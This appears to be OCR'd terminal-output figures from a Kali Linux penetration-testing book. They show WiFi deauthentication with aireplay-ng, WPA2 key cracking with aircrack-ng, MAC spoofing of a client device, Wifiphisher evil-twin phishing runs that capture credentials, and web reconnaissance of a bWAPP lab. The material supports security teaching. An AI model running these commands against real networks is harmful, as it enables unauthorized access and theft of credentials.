
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID


94:83:C4:3B:13:40  -27 100     1340      223    1  36  780   WPA2 CCMP   PSK  Kali_Test


BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

94:83:C4:3B:13:40  C6:0C:34:75:7C:C0  -44    6e- 6e     0        12  EAPOL  Kali_Test
94:83:C4:3B:13:40  2E:0C:F8:1D:9E:0D  -45    6e- 6e     0       602  EAPOL
```

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 5 -a 94:83:C4:3B:13:40 wlan0mon
13:09:37  Waiting for beacon frame (BSSID: 94:83:C4:3B:13:40) on channel 36
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:09:38  Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:38  Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:39  Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:40  Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:40  Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
```


Aircrack-ng 1.7
[00:00:01] 16974/10303727 keys tested (12933.88 k/s)
Time left: 13 minutes, 15 seconds 0.16%
KEY FOUND! [goodlife]
Master Key : 47 9B 0E 7E 9E 29 5E 23 A9 C9 F8 49 73 6E CD 0F
A7 20 76 54 90 29 EE 8F 26 7F 46 74 5E B1 59 B2
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : 21 FD D9 63 D2 38 40 B6 24 EF C2 3C 1E 00 10 4A
(kali㉿kali)-[~/wlan-crack]
$


CH 36][Elapsed: 48 s][2025-07-04 15:57][WPA handshake: 94:83:C4:3B:13:40
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:3B:13:40 -30 96 467 329 1 36 780 WPA2 CCMP PSK Kali_Test
BSSID STATION PWR Rate Lost Frames Notes Probes
94:83:C4:3B:13:40 9E:9B:F2:D5:0D:C4 -38 0 - 6 0 4
94:83:C4:3B:13:40 2E:0C:F8:1D:9E:0D -44 6e-24 0 350 EAPOL


iPhone
192.168.8.154
2E:0C:F8:1D:9E:0D
447.01 KB
290.58 KB
Copyright © 2025 GL.iNet. All Rights Reserved

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set wlan0 down

┌──(kali㉿kali)-[~]
└─$ sudo macchanger -m 2e:0c:f8:1d:9e:0d wlan0
Current MAC:   1e:cd:06:7e:62:41 (unknown)
Permanent MAC: 00:c0:ca:b7:b8:3e (ALFA, INC.)
New MAC:       2e:0c:f8:1d:9e:0d (unknown)

┌──(kali㉿kali)-[~]
└─$ sudo ip link set wlan0 up
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.154  netmask 255.255.255.0  broadcast 192.168.8.255
        inet6 fe80::329a:5e0a:e9d0:9be8  prefixlen 64  scopeid 0x20<link>
        ether 2e:0c:f8:1d:9e:0d  txqueuelen 1000  (Ethernet)
        RX packets 1008  bytes 974987 (952.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 87  bytes 8316 (8.1 KiB)
        TX errors 0  dropped 7 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

```
Available Phishing Scenarios:


1 - Browser Plugin Update
        A generic browser plugin update page that can be used to serve payloads to the
victims.


2 - Firmware Upgrade Page
        A router configuration page without logos or brands asking for WPA/WPA2 password due to a
firmware upgrade. Mobile-friendly.


3 - Network Manager Connect
        The idea is to imitate the behavior of the network manager by first showing the
browser's "Connection Failed" page and then displaying the victim's network manager window through the page
asking for the pre-shared key.

4 - OAuth Login Page
        A free Wi-Fi Service asking for social network credentials to authenticate via OAuth.
```

```
Extensions feed:                                                    |
                                                                    | Wifiphisher 1.4GIT
                                                                    | ESSID: Coffee_Shop
                                                                    | Channel: 6
Connected Victims:                                                  | AP interface: wlan0
                                                                    | Options: [Esc] Quit
                                                                    |_____________________
HTTP requests:
```









```
Extensions feed:                                                    | Wifiphisher 1.4GIT
DEAUTH/DISAS - b6:26:8d:c6:8d:d4                                    | ESSID: Coffee_Shop
DEAUTH/DISAS - 44:61:32:c8:12:92                                    | Channel: 6
DEAUTH/DISAS - 44:61:32:d7:77:d2                                    | AP interface: wlan0
DEAUTH/DISAS - 50:f5:da:09:a1:9b                                    | Options: [Esc] Quit
Victim fa:22:e3:40:5f:95 probed for WLAN with ESSID: 'Coffee_Shop' (Evil Twin) |_____________________
Connected Victims:
fa:22:e3:40:5f:95       10.0.0.22       Unknown iOS/MacOS



HTTP requests:
[*] GET request from 10.0.0.22 for http://fonts.gstatic.com/s/roboto/v15/RxZJdnzeo3R5zSexge8UUaCWcynf_cDxXwCL
[*] GET request from 10.0.0.22 for http://fonts.gstatic.com/s/roboto/v15/d-6IYplOFocCacKzxwXSOKCWcynf_cDxXwCL
[*] GET request from 10.0.0.22 for http://fonts.gstatic.com/s/roboto/v15/mnpfi9pxYH-Go5UiibESIqCWcynf_cDxXwCL
[*] POST request from 10.0.0.22 with wfphshr-username=jdoe@example.com&wfphshr-password=jdoeiscool
[*] GET request from 10.0.0.22 for http://captive.apple.com/hotspot-detect.html
```

```
┌──(kali㉿kali)-[~]
└─$ sudo wifiphisher  -e 'Coffee_Shop'
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2025-07-04 19:03
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:b3:a4:b0
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:0c:6e:c0
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-username=jdoe@example.com&wfphshr-password=jdoeiscool
[!] Closing
```






```
Extensions feed:
DEAUTH/DISAS - 44:61:32:c8:12:92
Victim f6:76:80:44:85:85 probed for WLAN with ESSID: 'Corporate' (Evil Twin)

Connected Victims:
f6:76:80:44:85:85       10.0.0.39       Unknown iOS/MacOS

HTTP requests:
[*] GET request from 10.0.0.39 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.39 for http://captive.apple.com/hotspot-detect.html
[*] POST request from 10.0.0.39 with wfphshr-wpa-password=mywpa2password

| Wifiphisher 1.4GIT
| ESSID: Corporate
| Channel: 6
| AP interface: wlan0
| Options: [Esc] Quit
```

```
┌──(kali㉿kali)-[~]
└─$ sudo wifiphisher  -e 'Corporate'
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2025-07-04 19:12
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:0d:a9:fa
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:15:46:d3
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Network Manager Connect template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher

wfphshr-wpa-password=mywpa2password
wfphshr-wpa-password=it's not working
```

Chapter 12: Web Warriors – Exploiting Online and Database Vulnerabilities

```
┌──(kali㉿kali)-[~]
└─$ photon -u http://192.168.92.7 -o photon-results

                                                    v1.2.2


[~] Level 1: 1 URLs
[!] Progress: 1/1
[~] Level 2: 5 URLs
[!] Progress: 5/5
[~] Crawling 4 JavaScript files
[!] Progress: 4/4
──────────────────────────────────────────────────

[+] Files: 2
[+] Internal: 37
[+] Scripts: 4
[+] External: 12
[+] Fuzzable: 6
──────────────────────────────────────────────────

[!] Total requests made: 11
[!] Total time taken: 0 minutes 0 seconds
[!] Requests per second: 14
[+] Results saved in photon-results directory
```

```
┌──(kali㉿kali)-[~/photon-results]
└─$ eyewitness --web -f ew-targets.txt -d ~/bwapp_ew --no-prompt --no-dns
###############################################################################
#                                 EyeWitness                                  #
###############################################################################
#           Red Siege Information Security - https://www.redsiege.com         #
###############################################################################

Starting Web Requests (37 Hosts)
Attempting to screenshot http://192.168.92.7
Attempting to screenshot http://192.168.92.7/
Attempting to screenshot http://192.168.92.7/attack-cors.htm
Attempting to screenshot http://192.168.92.7/bWAPP
Attempting to screenshot http://192.168.92.7/?C=D;O=A
Attempting to screenshot http://192.168.92.7/clickjacking.htm
Attempting to screenshot http://192.168.92.7/?C=M;O=A
Attempting to screenshot http://192.168.92.7/?C=N;O=D
Attempting to screenshot http://192.168.92.7/?C=S;O=A
```


kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Open Folder
Open in Terminal
Create Folder...
Create Text Document...
armitage-tmp
bwapp_ew
crack
Desktop
Documents
Downloads
exploits
hash
Open Folder
Open in Terminal
Create Folder...
Create Text Document...
screens
source





Table of Contents

- Directory Listings (Page 1)
- Content Management System (CMS) (Page 1)
- Uncategorized (Page 1)
- 404 Not Found (Page 1)


Directory Listings	1
Content Management System (CMS)	4
Uncategorized	9
404 Not Found	23
Errors	0
Total	37

